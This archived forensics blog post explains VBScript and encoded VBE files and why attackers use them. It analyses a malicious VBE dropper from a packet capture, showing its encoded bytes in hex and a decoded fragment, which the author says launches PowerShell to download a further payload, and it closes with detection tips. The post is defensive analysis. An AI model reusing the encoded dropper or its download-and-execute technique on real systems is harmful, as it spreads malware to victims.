Malware Monday: VBScript and VBE Files

By Matt B

Published: 2016-12-27 · Archived: 2026-04-05 19:23:11 UTC

I'll begin with a continued **Happy Holidays**! I know many colleagues and friends who are enjoying this in-between week on vacation, and I hope most of you are enjoying it away from the keyboard. You've earned it!

In last week's Full Packet Friday, I analyzed a PCAP file that contained a **VBE** script that, upon execution, downloaded and executed additional malware. In the post I briefly touched upon the VBE file, but I wanted to respond to a request to dig into VBE files a bit further. If the recent PCAP example wasn't enough, VBE scripts are still utilized by attackers and, unfortunately, still successful in evading endpoint detection mechanisms.

VBScript

Before getting into VBE files, let's first look at their origin. *Microsoft **V**isual **B**asic **Script**ing Edition*, or "**VBScript**", is an Active Scripting language developed by Microsoft. The language is based on Visual Basic (hence the super stealthy name), and has been around for about 20 years!

VBScript originally gained popularity as a resource for Windows system administrators to manage their computers. In a nutshell, it allows for control over many functions of a host, and is installed by default. It's simple to read and simple to write. Here's some sample VBScript to display the current date/time:

```
WScript.Echo Now()
```

You may be thinking "Wait, VBScript sounds a lot like PowerShell", and you wouldn't be wrong. One core difference to know is that VBScript utilizes Component Object Model ("COM") components while PowerShell is built on .NET. A lot of recent development has gone into building out PowerShell as THE system administrator's tool, however VBScript is still available, still executed, and still works.

In many situations, VBScript is just as powerful as PowerShell. It can be used to perform functions such as Active Directory management, implement group policies, or interact with your host's hardware. It can read/modify the Registry, connect to WMI, and execute on a remote host. Many system administrators have had to lean on VBScript in some way, shape, or form in the past, and are quite adept at it.

VBScript is/was also used heavily in web development, and can be found both client- and server-side. VBScript is one of the languages that can be used for Active Server Pages, or "ASP", web design, for example. Scripting blocks inside of ASP were often delimited by the characters `<%` and `%>` . Here's the same `Now()` example from above, but displayed in a web page:

```
<html>
  <body>
    The current date and time is <% Now() %>
  </body>
</html>
```

It *was* supported in Internet Explorer, and yes, was most likely the reason why a lot of intranet web pages "required" Internet Explorer where other browsers fail (among numerous other lack-of-backwards-compatibility-issues). I'm reaching back into old enterprise days; hopefully I'm not alone in those horrible memories.

Lastly, it is important to note that VBScript was deprecated as of Internet Explorer 11.

VBE

With an understanding of VBScript, let's discuss how VBE came into play. As I briefly mentioned, VBScript was often used in web development. As ASCII text, it was not much effort to read, understand, and modify code. It was also very easy to steal. Microsoft addressed this issue by offering Script Encoding. This mechanism encoded the scripts into unreadable text, but could still execute. It was touted as a way to help protect intellectual property as well as maintain script integrity.

Encoding was also used by system administrators who were using VBScript to hop around the network and perform various functions. Again, knowing that VBScripts were simply ASCII files, users could easily access these files and potentially modify them. Worse, steal them and give them to a competitor. Even worse yet, ASCII scripts gave attackers a really easy way to blend in to the environment. By encoding, system administrators could make the script look like nonsensical text and deter many users from messing with the code.

Popularity with Attackers


The above paragraphs are not only a brief history of VBScript, but also reasons why VBScript and VBE are popular with attackers. VBScript has been installed by default on every version of Windows since Windows 98 and NT 4 (with the Option Pack). Despite the deprecation in IE11, VBScript can still be executed on modern Windows operating systems. The rich features it provides are still largely available, and it can be hidden in a myriad of file types/extensions.

Attackers typically love a scripting language that is easy to write and available on almost all, if not all, of their target hosts. VBScript is just that, and has been for many operating systems now. Attackers also love to utilize scripts that blend in with normal operations — hiding in plain sight, if you will. In many enterprises, VBScript was used heavily and executed often. Additionally, if a system administrator is using VBScript, there's a high chance that those files are allowed on systems and not blocked or inspected.

Lastly, with built-in encoding and decoding functions, as well as the ability to build-in obfuscation, attackers have nearly endless possibilities of ensuring that their code gets executed on the target host. All of these capabilities without needing to install any software or ensure compatibility.

Analyzing VBE

Apologies on the wall of text above, but it's important to lay the groundwork for what we're examining here. Let's get to the fun part, and say you encounter malicious a VBE file. Going back to last Friday's PCAP, here's an example of a VBE script:



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	FF	FE	23	00	40	00	7E	00	5E	00	2B	00	51	00	41	00	ÿþ#.@.~.^.+.Q.A.
00000010	41	00	41	00	41	00	3D	00	3D	00	39	00	62	00	3A	00	A.A.A.=.=.9.b.:.
00000020	7E	00	7D	00	34	00	4E	00	3F	00	74	00	7F	00	56	00	~.}.4.N.?.t...V.
00000030	5E	00	6C	00	2F	00	7F	00	59	00	7E	00	72	00	28	00	^.l./...Y.~.r.(.
00000040	4C	00	6A	00	34	00	7F	00	56	00	56	00	7B	00	2F	00	L.j.4...V.V.{./.
00000050	44	00	7F	00	62	00	59	00	7F	00	36	00	38	00	4C	00	D...b.Y...6.8.L.
00000060	41	00	6D	00	44	00	60	00	45	00	7F	00	6A	00	5E	00	A.m.D.`.E...j.^.
00000070	4D	00	6B	00	32	00	59	00	63	00	6A	00	74	00	7F	00	M.k.2.Y.c.j.t...
00000080	56	00	73	00	45	00	2A	00	29	00	5A	00	47	00	55	00	V.s.E.*.).Z.G.U.
00000090	6B	00	59	00	7E	00	3B	00	21	00	47	00	44	00	2B	00	k.Y.~.;.!.G.D.+.
000000A0	78	00	72	00	4A	00	72	00	4A	00	29	00	6B	00	59	00	x.r.J.r.J.).k.Y.
000000B0	4D	00	2F	00	48	00	47	00	27	00	45	00	6D	00	73	00	M./.H.G.'.E.m.s.
000000C0	4E	00	20	00	6E	00	58	00	2B	00	50	00	4A	00	2F	00	N. .n.X.+.P.J./.
000000D0	50	00	61	00	57	00	68	00	7F	00	2E	00	64	00	74	00	P.a.W.h.....d.t.
000000E0	7F	00	56	00	5E	00	50	00	52	00	78	00	47	00	32	00	..V.^.P.R.x.G.2.
000000F0	2C	00	4F	00	6E	00	36	00	7F	00	5E	00	50	00	28	00	,.O.n.6...^.P.(.
00000100	58	00	32	00	43	00	6B	00	2F	00	50	00	52	00	5E	00	X.2.C.k./.P.R.^.
00000110	2C	00	4A	00	27	00	70	00	21	00	47	00	44	00	2B	00	,.J.'.p.!.G.D.+.
00000120	27	00	72	00	71	00	41	00	28	00	50	00	76	00	31	00	'.r.q.A.(.P.v.1.
00000130	7F	00	41	00	4F	00	7D	00	34	00	25	00	2B	00	31	00	..A.O.}.4.%.+.1.
00000140	59	00	7E	00	48	00	7F	00	59	00	52	00	71	00	6E	00	Y.~.H...Y.R.q.n.
00000150	34	00	3B	00	56	00	6B	00	7F	00	55	00	4F	00	23	00	4.;.V.k...U.O.#.
00000160	63	00	66	00	4B	00	68	00	55	00	56	00	47	00	43	00	c.f.K.h.U.V.G.C.
00000170	39	00	3F	00	4F	00	44	00	62	00	55	00	6F	00	76	00	9.?.O.D.b.U.o.v.
00000180	42	00	34	00	4F	00	44	00	77	00	29	00	26	00	26	00	B.4.O.D.w.).&.&.
00000190	2B	00	2A	00	20	00	46	00	52	00	71	00	63	00	46	00	+.*. .F.R.q.c.F.
000001A0	71	00	79	00	52	00	79	00	63	00	21	00	4A	00	34	00	q.y.R.y.c.!.J.4.
000001B0	62	00	38	00	6B	00	4A	00	68	00	7B	00	52	00	44	00	b.8.k.J.h.{.R.D.
000001C0	36	00	4F	00	76	00	2A	00	4A	00	5B	00	35	00	3B	00	6.O.v.*.J.[.5.;.
000001D0	57	00	44	00	2B	00	5B	00	72	00	49	00	61	00	4A	00	W.D.+.[.r.I.a.J.
000001E0	3D	00	57	00	28	00	39	00	6A	00	74	00	6E	00	73	00	=.W.(.9.j.t.n.s.
000001F0	5E	00	52	00	5D	00	45	00	09	00	7E	00	2F	00	44	00	^.R.].E...~./.D.
00000200	44	00	2F	00	5C	00	47	00	7E	00	21	00	46	00	6C	00	D./.\.G.~.!.F.l.
00000210	45	00	41	00	41	00	41	00	3D	00	3D	00	5E	00	23	00	E.A.A.A.=.=.^.#.
00000220	7E	00	40	00													~.@.

VBE text, UTF-16, displayed in HxD

A few things should jump out. First, it's very tough to read anything! Second, it appears that the text from the PCAP is in UTF-16. Let me quickly convert that to UTF-8, just to prove a point about the encoding:

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   23 40 7E 5E 2B 51 41 41 41 41 3D 3D 39 62 3A 7E  #@~^+QAAAA==9b:~
00000010   7D 34 4E 3F 74 7F 56 5E 6C 2F 7F 59 7E 72 28 4C  }4N?t.V^l/.Y~r(L
00000020   6A 34 7F 56 56 7B 2F 44 7F 62 59 7F 36 38 4C 41  j4.VV{/D.bY.68LA
00000030   6D 44 60 45 7F 6A 5E 4D 6B 32 59 63 6A 74 7F 56  mD`E.j^Mk2Ycjt.V
00000040   73 45 2A 29 5A 47 55 6B 59 7E 3B 21 47 44 2B 78  sE*)ZGUkY~;!GD+x
00000050   72 4A 72 4A 29 6B 59 4D 2F 48 47 27 45 6D 73 4E  rJrJ)kYM/HG'EmsN
00000060   20 6E 58 2B 50 4A 2F 50 61 57 68 7F 2E 64 74 7F   nX+PJ/PaWh..dt.
00000070   56 5E 50 52 78 47 32 2C 4F 6E 36 7F 5E 50 28 58  V^PRxG2,On6.^P(X
00000080   32 43 6B 2F 50 52 5E 2C 4A 27 70 21 47 44 2B 27  2Ck/PR^,J'p!GD+'
00000090   72 71 41 28 50 76 31 7F 41 4F 7D 34 25 2B 31 59  rqA(Pv1.AO}4%+1Y
000000A0   7E 48 7F 59 52 71 6E 34 3B 56 6B 7F 55 4F 23 63  ~H.YRqn4;Vk.UO#c
000000B0   66 4B 68 55 56 47 43 39 3F 4F 44 62 55 6F 76 42  fKhUVGC9?ODbUovB
000000C0   34 4F 44 77 29 26 26 2B 2A 20 46 52 71 63 46 71  4ODw)&&+* FRqcFq
000000D0   79 52 79 63 21 4A 34 62 38 6B 4A 68 7B 52 44 36  yRyc!J4b8kJh{RD6
000000E0   4F 76 2A 4A 5B 35 3B 57 44 2B 5B 72 49 61 4A 3D  Ov*J[5;WD+[rIaJ=
000000F0   57 28 39 6A 74 6E 73 5E 52 5D 45 09 7E 2F 44 44  W(9jtns^R]E.~/DD
00000100   2F 5C 47 7E 21 46 6C 45 41 41 41 3D 3D 5E 23 7E  /\G~!FlEAAA==^#~
00000110   40                                               @
```

VBE text, converted to UTF-8, displayed in HxD

Still can't read anything! The need to convert to UTF-8 was to get our decoding tool to work.

Get Matt B's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Author's note: If you ever run into issues with decoding tools, check the encoding of your encoded text :)

There are some fantastic tools out there to decode VBE files. Many of the original tools were written in VBScript, and allowed for dragging and dropping of encoded scripts. As I am *very rarely analyzing VBScript inside of a Windows environment*, I tend to rely on other mechanisms.

Didier Stevens has published a really nifty VBE decoding script over at his website. This script became part of my arsenal as soon as it was released. Running the encoded text through Didier's script gives us the decoded script contents:

```
python decode-vbe.py script_utf-8Dim ObjShell:set ObjShell=CreAteObjEct("WScript.Shell"):Const quote=
```

I love that, in this example, the attacker is using VBScript to call PowerShell to download a file named `w7.txt`. With the `CreAteObjEct("WScript.Shell")` VBScript, the attacker sets `ObjShell` to a shell object that can execute code. As discussed in the PCAP analysis, this text file contained additional malicious code.

And..that's it! It really is that simple. However, we've now got an idea of what types of language(s) our attackers likes to use as stage 0 or stage 1 droppers.

A huge thanks to Didier for creating and releasing that script, it has certainly made the DFIR life easier.

Detecting VBE Files

Before wrapping this post up, I wanted to take a moment and discuss potential ways to detect these malicious files. Here are a few thoughts, especially for internal DFIR teams or threat hunters:

- VBE files are, based on my experience, extremely rare *and* legitimate these days. Rare enough that when I've come across them, I usually flag and get an answer as to the origin.
- If you've got the ability to peek into HTTP traffic, put an alert or two together for .vbe files. Again, these are becoming increasingly rare, especially with the IE11 deprecation. **I'd also go as far to say that VBE files requested from an external site should be flagged.** Take a look at the HTTP data from last Friday's PCAP:

  Press enter or click to view image in full size

  Screenshot of Wireshark showing HTTP Headers with a .vbe file request

- If you've got the ability to do file-level introspection, perhaps look for VBE files. *Very rarely* will these files be hanging around for a while, but you might just get lucky if an attacker is utilizing VBE files to move laterally. With his decoding script, Didier also released a YARA rule for VBE files.
- Remember, this is code designed to execute in a Windows environment. Get into a VM or a non-Windows analysis environment, and analyze safely there.


Additional Notes

I didn't go into them in any detail, but Microsoft has also released it's own version of JavaScript (with a few modifications) called JScript. It's actually as old as VBScript, and support for JScript was released at the same time. JScript also has its own encoding capabilities , and you may come across a `JSE` file. This is, obviously, encoded JScript.

One More Thing

In my research on VBScript, I came across one of my favorite Stack Overflow Answer sections. Here's a screenshot below:

  Press enter or click to view image in full size



Sarcasm on the Internet never fails to amuse

Until tomorrow, Happy Forensicating!

Source: https://bromiley.medium.com/malware-monday-vbscript-and-vbe-files-292252c1a16